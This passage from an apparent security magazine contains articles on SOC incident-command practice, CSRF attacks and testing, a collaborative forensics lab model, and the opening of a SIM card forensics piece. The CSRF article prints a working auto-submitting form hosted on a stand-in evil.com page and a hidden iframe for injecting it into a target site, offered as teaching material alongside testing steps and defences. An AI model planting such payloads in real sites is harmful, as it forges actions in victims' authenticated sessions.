- Ensure that commands are clear and the Unity of Command is respected.

Having established the structure of security division and supporting teams, it is necessary to have written incident response and coordination plan. Another planning objective is to build a team of security professionals with appropriate knowledge, skills and attitudes. The problem of analysts and team competencies are beyond this article, but one key aspect needs to be mentioned, i.e. to ensure that security operations is acting properly each team member should have clearly defined responsibilities – this is complementary to Unity of Command principle.

INCIDENT RESPONSE PLAN

An *incident response plan* (IRP) is a prepared response that the security personnel follow to manage and handle defined events. It is a structured approach to control the situation from the detection, validation through containment, threat remediation and finally ending with post-incident activities. It is critical to understand that an IRP is a continuous process, not just an ad hoc action. Whenever the incident escalates beyond what the IRP has established, the incident leader create previously described incident action plan. This is used to coordinate the situation that requires communication between virtual teams and formulating further strategy. Having a plan is not enough. What matters are the execution of the prepared strategies and presence of qualified responders.

SOC AND CSIRT OPERATIONS

From the historical perspective it is common to see that the *Security Operations Centers* are perceived as the cyber watch towers, while the *Computer Security Incident Response Team* (CIRT) as a dedicated task force responsible for handling incident and making the investigations. From the author's experience, very often there is no clear policy documenting who has ownership and authority over security program, IRP or defense construction. From the limitations described in the first section of this article (not only financial constraints but also visibility and control issues) most SOC's are now responsible for carrying out network defense monitoring, as well as forensics investigations and incident response actions. This kind of fusion positively impacts overall detection-response capabilities of security programs. In such situation the information flow and maintaining up-to-the-minute situation awareness is easier and more effective. On the other hand, the line between security monitoring-detection and investigation is blurred and harder to define. It is critical to ensure that the separation of duties principle is used.

DIVISION OF WORK

The full spectrum of tasks, skills sets and responsibilities should be divided, firstly, among departments. Secondly, work has to be broken down into specific and formalized functions and assigned to individuals. The division of work principle ensures that all of the participants of daily operations are familiar with their own assignments and perform clearly described tasks. This approach leads to specializations, which in turn results in more mature triage, investigation, and better intrusion detection.




Figure 2. The division of work principle and coordination challenge

However, one can reach a dead end. When this principle is abused, the freelancing may occur, as well as the functionality gaps and disorders in some circumstances. This is especially true, when the job description is too 'tight' and there is no place for proactivity and creativity. What is more, there may be a risk when an individual decides to switch to another role or department. The team may end up with insufficient competencies, which will degrade its overall capabilities and health. The solutions for the problems of cross-competency and too strict job descriptions are the lessons and knowledge sharing initiatives.

LESSONS

Many organizations tend to follow the 'one man SOC' trend. The Ponemon institute reports in the document *IT Security Jobs Report* that 70% of IT security function is understaffed. From author's perspective this type of deployment and structure leads to a number of limitations, just to list a few:

- most of the time is spent on IT support teams coordination and administration
- lack of double verification feature
- less investigation time
- longer mean-time-to-know and response
- reactive, non-creative approach to intrusion detection
- less mature threat detection capabilities
- worse signal-to-noise ratio
- ...

The 'One man SOC' trend applies not only to, literally, a one-man team, but also to SOC's with insufficient number of specialists. Instead of starting a discussion about business goals, and limitations, it is wise to think what can be done to make the work more effective for small teams, or personnel in general. Figure 3. lists a number of ideas, how to address issues like a cross-competency, motivation, low training budget, capabilities development and understaffed teams. Both cross-competency problem and understaffed personnel seems to be contrasting issues.




Figure 3. Internal training opportunities

BATTLE RHYTHM

After presenting different levels of cyber defense, defining the focal point of security and major concepts about operations, it is time to put together the abovementioned ideas into one working mechanism. While performing day-to-day activities everyone knows how to perform tactical-level actions, document them and report. In the event of incident all parties engaged in the incident handling procedures follow previously described principles such as the Unity of Command and the Division of Work. The so-called «battle rhythm» defines and group all necessary mechanisms from the operational level to make the tactical efficiency and actions possible and achievable. Without proper coordination, structure and preparation it would not be possible to address major incidents, advanced adversaries campaigns, detection rules correlation and other defensive objectives.

GUIDELINES

The following advice may be used to start working on structured incident command system or simply assess and enhance one's current incident response operational model:

- Define the CoG for each security division.
- Clarify what is the main focal point of IT security defense capabilities.
- Verify your Unity of Command structure, confirm if the main principle is respected.
- Check how your incident responders document findings and use the data to build situation awareness. Assess your team competencies, number of specialists, their specializations, and ensure that appropriate job descriptions are followed.

CONCLUSIONS

This article is a set of ideas for improving operational level of security defense. The most important of the author's observations after a number of security responses and supporting multiple SOCs is with the conclusion, that the «operations» is really a forgotten and underestimated aspect in today's centralized units. Traditional security centers focus so heavily on tactical tasks, that there is no time and effort to organize, coordinate and lead a defense. This is a huge stopping factor when it comes to major incidents, advanced threats, or even steady development. On one hand, there are constraints such as staffing and budget limitation, but such situation requires better organization and better operations! The author has clearly presented the concept of an incident command system and its components. The center of gravity (CoG) gives a meaning, mission and focal point of defense. The Unity of Command and the work division show the importance of the structure of security divisions and task assignments. Changing the way of work and approach to operations is always a challenge, especially in bigger organizations. The author believes that the best way to deploy changes is through education, and this can be achieved by lesson learned, quality assessments, and knowledge sharing initiatives. Presented benefits of more organized operations simply outshine efforts and time spent. At the end of the article the author shares some guidelines and ideas, that may be used as a good starting point in building operational level of defense.

ABOUT THE AUTHORS

Filip Nowak, MSc., works as IT Security researcher and security incident response SME at Security Operations Center – MSS IBM Poland. Working for several Fortune 500 companies, is responsible for deploying intrusion detection capabilities for SOCs and effective security incident response processes. His work is connected with detecting and mitigating corporate intrusions, as well as conducting research in threat hunting approach with integrated solutions. At the same time, the author extends his knowledge in digital archeology, and forensics investigations. Highly motivated, passionate about security. Filip may be reached via an email at filip.m.nowak@pl.ibm.com.

ATTACK VECTOR

by Amit Kumar Sharma

Looking into the world of security there are many attack vectors with respect to validations of the input in the wild. It is more prominent in the world of Web Applications but with respect to the infrastructure each and every thing which accepts an input is surrounded by a large bag of variety of Attack Vectors. Some of which are KNOWN to us and some of which are UNKNOWN. To avoid of what are known to us is do a proper input validation. Seldom developers are able to cover all the aspects of input validation which leave the application more vulnerable. Out of all those vulnerabilities the article extends a little to talk about a famous Vulnerability "CSRF" and the attack vectors in concern with it. Once we are clear about CSRF attack and the attack vectors we will check on how to find the flaw in a web application while testing with the help of tool in handy from OWASP known as CSRF Tester.

When I first heard this term I thought it is very similar to the Initialization vector of Cryptography but on further reading, it made me clearer on what is actually an Attack Vector.

To understand it let us put it in this way that Attack vector is something which assists in exploiting vulnerability with the help of a Payload.

While surfing I came across a very nice definition of it given by the folks of Search Security as under.

"An attack vector is a path or means by which a hacker (or cracker) can gain access to a computer or network server in order to deliver a payload or malicious outcome. Attack vectors enable hackers to exploit system vulnerabilities, including the human element." [1]

The thing that was the most important in this definition that attracted me was the mention of Human element which involves the use of Social Engineering and utilizing the people involved in the Defense system of any Organization to break into them which is easier than breaking into the networks of the target.

There has always been a problem in differentiating between the attack vector and the payload. So if the attack vector is the Web pages with malicious content, chat rooms, malicious e-mail attachments, etc. then the payload can be treated as the viruses and executable.

With the advent of Web 2.0, the attack vector also increased dramatically thereby increasing their range of attacks as well. On being the savior of the world the solution also has to evolve with the evolution of Attack Vectors as the defenses effective today may be outdated tomorrow.

OWASP has a very beautiful diagram which very nicely depicts the different paths that can be available to the attacker for exploiting the web application and how the Attack vector can be the starting point of the overall loss of the Business and the impact on the reputation on the Organizations worldwide.




Figure 1. Paths to exploit [2]

INPUT VALIDATION

The weakness of a Web Applications in security arises due to failure in validation of input.

An application is said to be robust against all forms of Attacks which are input based (where a user is required) if the data is properly validated irrespective of the data flow from any source say it is from the end user, infrastructure, external entities or databases.

Validation is not just input based but on many various lines like the integrity of the data thereby ensuring that the data before and after the validation are same. These kinds of checks are usually advised to be implemented whenever the data passes from a trusted to a less trusted boundary, such as from the application to the user's browser in a hidden field, or to a third party payment gateway, such as a transaction ID used internally upon return. The extent of check is dependent on the criticality of the data.

The other validation of data is where the data is checked for strongly typed, correct syntax, within length boundaries, contains only permitted characters, or that numbers are correctly signed and within range boundaries.

These kinds of validations should be performed on every tier. However, validation should be performed as per the function of the server executing the code. For example, the web / presentation tier should validate for web related issues, persistence layers should validate for persistence issues such as SQL injection, directory lookups should check for LDAP injection, and so on.

Apart from all validation all the Business requirement should be implemented as per the business rule with proper validations. For example, the rates after discount % are calculated as per the permitted boundaries. Business rules are known during design, and they influence implementation. The developer should ensure not to skip any of the validations in terms of the design.

Another strategy which is there is "Accepting what is Good" also known as "whitelist" or "positive" validation. The concept is to check that the data which is accepted is what is required and not a tampered one. Any data that doesn't match should be rejected. For this the developer should ensure that the input data is:

- Strongly typed at all times
- Length checked and fields length minimized
- Range checked if a numeric
- Unsigned unless required to be signed
- Syntax or grammar should be checked prior to first use or inspection

CSRF-CROSS SITE REQUEST FORGERY

CSRF-Cross Site Request Forgery is a serious Vulnerability which was very dominant in the web application but with the education of the user and developer it has considerably reduced but still is prevalent in many web applications in the production environment. OWASP categorized CSRF in its TOP 10 on the number 5 which moved to number 8 this year. Usually this is a difficult vulnerability to be found because of its nature. It is a tedious process for the security tester to grab this flaw. So let's try to make it simpler to understand the flaw first and then try to find it in a Web Application.

CSRF takes advantage of web application which allows malicious user to predict the way application has been constructed or the application behavior. For the CSRF attack to be successful, the user should be logged i.e. authenticated onto that application with an active and a valid session.

Here comes the twist now. The attacker now forces the logged on user (i.e. the browser) to send a request of his choice and action on the susceptible application; the server processes the request without validating the source of the request. Forcing here may be tricking the user by sending an email or chat or making him click on some image tags etc. which can be done using Social Engineering.

Again I would like to mention of the OWASP testing guide who gives an overview of the Vulnerability and the risk involved with mention to the possible attack vector and the impact.

Threat Agents	Attack Vectors	Security Weakness	Technical Impacts	Business Impacts
?	Exploitability AVERAGE	Prevalence COMMON	Detectability EASY	Impact MODERATE
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. <u>If the user is authenticated</u> , the attack succeeds.	CSRF takes advantage of the fact that most web apps allow attackers to predict all the details of a particular action. Since browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.	Attackers can cause victims to change any data the victim is allowed to change or perform any other function the victim is authorized to use, including state changing requests, like logout or even login.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

Figure 2. CSRF – Showing the attack and the Business impact

Let's us understand on how this attack works in detail. For that we have to understand on how is the normal behavior.

Now in a normal scenario in an HTTP based authentication the browser automatically sends all the information which is required to identify the session of the user. Once the end user has authenticated himself to the website, the server sends back a session cookie which is used to identify the requests sent by the user who is already authenticated to the website. So once the browser receives that cookie it automatically sends the cookie along with each request which is being generated by the client. It avoids the process of authenticating the end user multiple times.



Figure 3. Browser Server Communication and sending of the Session ID's

ATTACK VECTORS

Let's us consider a website named *www.target.com* which we will plan to target. Once the end user authenticates to this web application it gets redirected to *www.target.com/user.html* which has a form which has to be submitted by the end user and the data goes to *action.html* thereby making the URL as *www.target.com/action.html* where the data is used by *action.html* to perform some function say updating the profile or database or changing the theme for example. Now in the attack scenario we have to perform the attack in such a way that the attacker fills the data in *home.html* according to his will and then submits it *action.html* without the end user getting to know about this.




Figure 4. Demonstration of a simple CSRF Attack

This can be achieved in a number of ways:

EMBEDDING A RESOURCE TO AND IMAGE TAG SUCH AS

```

```

CREATING A FORM IN HTML SUCH AS

Here is an example using an HTML form on the attacker's site, say http://evil.com/CSRF_attack.html:

```
<html>
<body onload="document.frames[0].submit()">
<form action="http://target.com/action.html" method="POST">
<input name="field1" value="foo">
<input name="field2" value="bar">
</form>
</body>
</html>
```

The attacker would inject the following into the CSRF site:

```
<iframe width="0" height="0" style="visibility: hidden;"src="http://evil.com/CSRF_attack.html">
```

A very good plus point for the attacker is to find a web site with a cross-site scripting (Which is really an easy task....evil laugh) and the same can be used to launch the CSRF attack thereby removing the headache of hosting an attack page.

PHISHING

This is rather the simplest way to attract the users to be victim of the CSRF attack. Here the attacker has to lure the user to visit his/her website and make them click on the malicious link or sending out emails with links showing luring offers and making them click on it to grab there session and perform the CSRF attack.

TESTING FOR CSRF

Yes now this is an interesting part. The CSRF attack is used fraudulently to perform actions on the web application which means that all those pages where there is an action to be performed are the ones we have to test for the CSRF vulnerability. It can be updating the details, transfer of fund, changing of password etc.

We can test the application by ensuring that whether the application's session management relies on only client side values such as cookies, http credentials etc. We can include some kind of random tokens which are generated with the requests through which the server can identify the authenticity of the client. Session related information passed in URL in and unpredictable format or not can also be checked.

For testing purpose we use the open source tool like CSRF Tester form OWASP which is a wonderful tool to find the vulnerable points of CSRF in any web application. There are many other tools also available to test this vulnerability but you have to decide your weapon and mine is CSRF Tester. It is a simple tool with an understandable UI to use and gives very good results.




Figure 5. A look and feel of OWASP CSRF Tester

The Following steps are followed to find vulnerability in CSRF Tester.

Configure the application over the same listening port such that the flow that we are going to test is recorded onto CSRF Tester

This can be done by configuring the proxy on the default port of CSRF Tester which is 8008. Once configured it starts listening to the port which can be seen.

Once we are on the action page we click on “Start Recording”.




Figure 6. Important Buttons to be noticed

Login to the application with valid credentials so that a valid session is created and go through the flow of actions that is subjected to be tested.

CSRF Tester automatically records the sequence of actions. Click on “Stop Recording” once the actions are successfully captured.




Figure 7. Capturing the Actions from the web application

On Completion click on “Generate HTML” which generates an HTML page with the source code involving the sequences.




Figure 8. Saved in an HTML format

Open the HTML page using Notepad/any editor on desktop and modify the values you want to tamper.



Figure 9. Editing the Source Code with the help of an Editor

Open the HTML page in the browser. (Note: A valid user session should be established)

If the application goes out session, re-login to the application with valid credentials and if we view that a user within the applications home page and a duplicate account is created successfully then we can conclude that the application is vulnerable to CSRF.

We can play with the source code and change the values of the different parameters and check on the impact on the application

EXPLOITATION

Once the Attack is actually performed the next step will be to exploit it. There are varieties of things that we can do with the help of this attack.

If the attack is successful it can compromise the data and in turn the whole of web application.

There are variety of unauthenticated actions as well that can be performed with the help of CSRF like voting or something big like launching a DOS attack.

Apart from this CSRF also allows the attacker to launch other attacks like exploiting a Cross Site Scripting post authentication or via HTTP POST request.

RECOMMENDATIONS

Following are some of the industry specified best practices for protecting application against Cross Site Request Forgery flaw

- A random token can be included. The token will act as a unique identifier for the user session. The token can be present in the hidden HTML field and not the session. It can be appended to the URL during communication as well. Try making this session details more unpredictable thereby making the job difficult for the attacker to exploit the same.
- Try using POST instead of GET. Yes I know that a simple JavaScript can do the magic but the exploitation part becomes more difficult for the attacker if the data is sent over POST.
- Apart from these it is also important for the education of the user as the weakest link is the HUMAN link which is more easily exploitable.
- It is advised to educate our users not to click on e-mail links to login into the website or any other website which they don't trust.
- Logging out of the application is also a good practice which should be widely followed which thereby reduces the risk.
- Avoid the browser to remember your user credentials or any kind of data related to your LOGIN.
- Avoid using the same browser for the surfing of normal internet and important websites to be on safer side.

REFERENCES

- <http://searchsecurity.techtarget.com/dictionary/definition/1005812/attack-vector.html> [1]
- <http://www.owasp.org> [2]
- <http://www.wikipedia.org>

ABOUT THE AUTHOR

Amit Kumar Sharma commonly known as AKS-44 has an engineering degree in Electronics & Communication and works in Information Security for a reputed firm. He is passionate about Security and spends his time learning/researching in the wild.

FROM CRIME SCENE TO COURTROOM:

COLLABORATION ADDS PRECISION TO THE INVESTIGATION PROCESS

**by Dr. Jim Kent, Global Head of Investigations
and Cybersecurity, Nuix**

The digital forensics profession is in the midst of a rapid evolution. The growing volume of digital evidence from an increasingly diverse and escalating number of data sources is forcing the digital forensics community to change the way it conducts investigations.



In tackling this massive explosion of digital evidence, and confronted with short timelines and limited budgets, law enforcement officers sometimes depart from standard investigative procedures. However, these investigative shortcuts can have disastrous consequences, especially in the judicial system.

Digital evidence can be challenged in court if the investigator or forensic examiner has not maintained detailed records of the actions and processes applied during an investigation. A comprehensive record that validates all investigative processes, evidence continuity, and chain of custody related to digital evidence is essential.

I have spent the majority of my professional life involved in law enforcement. Having served as a police investigator and later as an investigative consultant and expert witness, I have seen firsthand missteps that have derailed otherwise sound investigations. Here are three common mistakes:

1. Frequently, the digital forensic examiner has not been briefed into the specifics of the broader investigation. Oftentimes, the examiner reviews the processed data and selects those items he or she considers potential evidence for review by the case investigators. Without awareness of the examiner's reasons for selecting data sources, case investigators may think they have all relevant evidence.
2. Having the luxury of more than one technician performing the different elements of the workflow – imaging, processing, analyzing – can be a substantial benefit. However, unless each technician documents their tasks, it can be a formidable undertaking to recreate who did what, when, and why, after the fact.

3. In the heat of an investigation, forensic examiners will select certain operations and settings to perform during processing of digital evidence. If they do not document these decisions, examiners could be challenged to remember their actions months or even years later while presenting evidence in a court proceeding.

Conducting investigations “by the book” will prevent a lot of frustration and aggravation, especially if the actions require defending in court. However, defining “by the book” has its own set of challenges. The current digital forensic landscape of massive volumes and ever-changing data sources means that what worked previously is no longer viable. To keep pace, or ideally stay a step ahead, investigation teams need to be armed with the latest technologies. Advanced technology can streamline every investigation by combining information from numerous evidence sources and making it available for review by case investigators and subject matter experts.

Establishing a collaborative investigative model is a robust solution that effectively minimizes future missteps, while offering efficiencies in use of available resources. This model is designed for the entire investigative team to collaborate on digital evidence following the same defined processes; thus, enabling them to analyze large quantities of digital evidence in less time.

THE INVESTIGATIVE LAB MODEL

The investigative lab model combines the tiered review system used in legal discovery with digital forensic investigative methodologies. This model makes it possible to divide the work among many investigative experts all following the same repeatable processes for handling evidence. This model also ensures a detailed accounting of the documented processes followed for each piece of evidence.

How the investigative lab model works: First step is gathering all evidence sources in one location for a light metadata scan, which quickly spotlights relevant content requiring further analysis. These evidence sources are then processed according to a pre-determined set of standards and settings.

The next step in the investigative lab model is dividing the relevant processed evidence into review sets. At a simple level, this may involve sharing the work among numerous investigators so they can complete the tasks faster. This model can also make specific evidence available for review by the relevant specialists. With this model, experts gain the benefit of advanced investigative techniques for examining evidence such as data visualization. Visualization offers different angles for assessing the evidence and quickly determining who, what, where, when, and why.

This investigative lab methodology ensures a consistent and repeatable outcome of a large quantity of data reduced to small numbers of highly relevant evidence items. Large data sets can, subsequently, be subdivided into smaller cases based on established criteria and the results recombined into a single case.

DEEP FORENSICS ONLY FOR SELECT EVIDENCE

Although forensic examiners are overwhelmed by the massive quantity of data, many are reluctant to forgo deep technical analysis of all evidence sources. The biggest obstacle for investigators still relying on traditional forensic approaches is the time it takes to drill down through the volumes of data to find the evidence that supports the case. Gaining wider acceptance is the realization that most key evidence is found “in plain sight;” namely, emails, documents, spreadsheets, and images.

With the collaborative investigative lab model, in-depth forensic analysis is only required for the most relevant evidence sources. After investigators have identified the smoking gun, this evidence can be the subject of a deep forensic analysis in preparation for presentation to the courts or other authorities. The investigative lab approach can also surface suspect data that is not clear-cut evidence, but where in-depth analysis will likely uncover more details.

ABOUT THE AUTHOR

Jim has worked as a digital forensics investigator and eDiscovery consultant for more than 15 years within the law enforcement, government, financial and commercial sectors. Before joining Nuix, he was Managing Director of 7Safe's digital forensics and e-disclosure consulting units and a detective for the Suffolk Constabulary.

UNDERSTANDING SIM CARD FORENSICS

by Rohit Shaw

The SIM (subscriber identity module) is a fundamental component of cellular phones. It's also known as an integrated circuit card (ICC), which is a microcontroller-based access module. It is a physical entity and can be either a subscriber identity module (SIM) or a universal integrated circuit card (UICC). A SIM can be removed from a cellular handset and inserted into another; it allows users to port identity, personal information, and service between devices. All cell phones are expected to incorporate some type of identity module eventually, in part because of this useful property.

Basically, the ICC deployed for 2G networks was called a SIM and the UICC smart card running the universal subscriber identity module (USIM) application. The UICC card accepts only 3G universal mobile telecommunications service (UMTS) commands. USIMs are enhanced versions of present-day SIMs, containing backward-compatible information. A USIM has a unique feature in that it allows one phone to have multiple numbers. If the SIM and USIM application are running on the same UICC, then they cannot be working simultaneously.

The first SIM card was about the size of a credit card. As technology developed, the cell phone began to shrink in size and so did the SIM card. The mini-SIM card, which is about one-third the size of a credit card. But today we are using smartphones that use micro-SIM, which is smaller than mini-SIM. These SIM cards vary in size but all have the functionality for both the identification and authentication of the subscriber's phone to its network and all contain storage for phone numbers, SMS, and other information, and allow for the creation of applications on the card itself.

